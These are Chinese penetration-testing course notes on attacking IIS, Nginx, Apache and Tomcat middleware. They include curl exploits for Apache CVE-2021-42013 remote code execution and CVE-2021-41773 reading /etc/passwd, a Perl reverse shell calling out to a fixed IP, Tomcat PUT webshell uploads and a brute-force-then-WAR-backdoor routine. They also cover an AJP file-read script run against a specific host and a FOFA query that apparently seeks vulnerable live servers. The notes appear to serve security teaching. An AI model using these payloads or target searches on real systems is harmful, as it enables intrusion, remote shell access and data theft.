


Day79 服务攻防 - 中间件安全& IIS&Apache&Tomcat&Nginx&弱口令&不安全配置&CVE




1.知识点

- 1、数据库-Redis-未授权RCE&CVE
- 2、数据库-Couchdb-未授权RCE&CVE
- 3、数据库-H2database-未授权RCE&CVE

-
- 1、中间件-IIS-短文件&解析&蓝屏等
 - 2、中间件-Nginx-文件解析&命令执行等
 - 3、中间件-Apache-RCE&目录遍历&文件解析等
 - 4、中间件-Tomcat-弱口令&文件上传&文件包含等

2.演示案例



2.1 中间件-IIS-短文件&解析&蓝屏等

-
- 1 1、短文件：信息收集 前面讲过
 - 2 2、文件解析：还有点用 前面讲过
 - 3 3、HTTP.SYS：蓝屏崩溃 前面讲过
 - 4 4、CVE-2017-7269 条件苛刻无意义

2.2 中间件-Nginx-文件解析&命令执行等

-
- 1 1、后缀解析 文件名解析
 - 2 配置不当：该漏洞与Nginx、php版本无关，属于用户配置不当造成的解析漏洞。
 - 3 CVE-2013-4547：影响版本：Nginx 0.8.41 ~ 1.4.3 / 1.5.0 ~ 1.5.7
 - 4 2、cve_2021_23017 无EXP有POC
 - 5 <https://github.com/M507/CVE-2021-23017-PoC>
 - 6 3、cve_2017_7529 意义不大

2.3 中间件-Apache-RCE&目录遍历&文件解析等

-
- 1 Apache HTTP Server是美国阿帕奇（Apache）基金会的一款开源网页服务器。该服务器具有快速、可靠且可通过简单的API进行扩充的特点，发现 Apache HTTP Server 2.4.50 中针对 CVE-2021-41773 的修复不够充分。攻击者可以使用路径遍历攻击将 URL 映射到由类似别名的指令配置的目录之外的文件。如果这些目录之外的文件不受通常的默认配置“要求全部拒绝”的保护，则这些请求可能会成功。如果还为这些别名路径启用了 CGI 脚本，则这可能允许远程代码执行。此问题仅影响 Apache 2.4.49 和 Apache 2.4.50，而不影响更早版本。
 - 2 1、cve_2021_42013 RCE
 - 3 curl --data "echo;id" 'http://xx.xx.xx.xx/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh'
 - 4 POST /cgi-bin/.%32%65/.%32%65/.%32%65/.%32%65/bin/sh

```

5  echo;perl -e 'use
   Socket;$i="47.94.236.117";$p=5566;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
   if(connect(S,sockaddr_in($p,inet_aton($i))))
   {open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
6
7  2、cve_2021_41773 目录穿越
8  Apache HTTP Server 2.4.49、2.4.50版本对路径规范化所做的更改中存在一个路径穿越漏洞，攻击者可利用该
   漏洞读取到web目录外的其他文件，如系统配置文件、网站源码等，甚至在特定情况下，攻击者可构造恶意请求执行命
   令，控制服务器。
9  curl -v --path-as-is 'http://xx.xx.xx.xx/icons/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd'
10 GET /icons/.%32%65/%32%65%32%65/%32%65%32%65/%32%65%32%65/etc/passwd
11
12 3、cve-2017-15715 文件解析
13 Apache HTTPD是一款HTTP服务器。其2.4.0~2.4.29版本存在一个解析漏洞，在解析PHP时，1.php\x0A将被按
   照PHP后缀进行解析，导致绕过一些服务器的安全策略。
14
15 4、cve_2017_9798 价值不高
16 5、cve_2018_11759 价值不高
17 6、cve_2021_37580 插件问题

```

2.4 中间件-Tomcat-弱口令&文件上传&文件包含等

```

1  1、弱口令猜解
2  https://github.com/BeichenDream/Godzilla
3  配置不当导致后台弱口令，可通过上传jsp压缩包改名的war拿shell
4  -先爆破弱口令
5  -后门压缩zip改war
6  -上传war访问链接
7
8  2、CVE-2017-12615 文件上传
9  当存在漏洞的Tomcat运行在Windows/Linux主机上，且启用了HTTP PUT请求方法（例如，将readonly初始化
   参数由默认值设置为false），攻击者将有可能通过精心构造的攻击请求数据包向服务器上传包含任意代码的
   JSP的webshell文件，JSP文件中的恶意代码将被服务器执行，导致服务器上的数据泄露或获取服务器权限。
10 影响版本:Apache Tomcat 7.0.0 - 7.0.79
11  PUT /x.jsp/
12  PUT /xx.jsp%20
13  PUT /xxx.jsp::$DATA
14
15  3、cve_2020_1938 文件包含
16  Apache Tomcat AJP协议（默认8009端口）由于存在实现缺陷导致相关参数可控，攻击者利用该漏洞可通过构造特
   定参数，读取服务器webapp目录下的任意文件。若服务器端同时存在文件上传功能，攻击者可进一步结合文件包含实
   现远程代码的执行。
17 漏洞影响的产品版本包括：
18  Tomcat 6.*
19  Tomcat 7.* < 7.0.100
20  Tomcat 8.* < 8.5.51
21  Tomcat 9.* < 9.0.31

```

```
22  https://github.com/YDHCUI/CNVD-2020-10487-Tomcat-Ajp-lfi
23  D:\Python2.7\python.exe .\CNVD-2020-10487-Tomcat-Ajp-lfi.py 47.98.193.176 -p 35839 -f
    WEB-INF/web.xml
24
25  4、cve_2020_11996 拒绝服务
26  危害过大，权限无关，意义不大
27  5、cve_2020_9484 反序列化
28  利用条件太苛刻，意义不大
```

2.5 中间件-Fofaviewer&Apache_RCE-测测实际



```
1  server="Apache/2.4.49"
```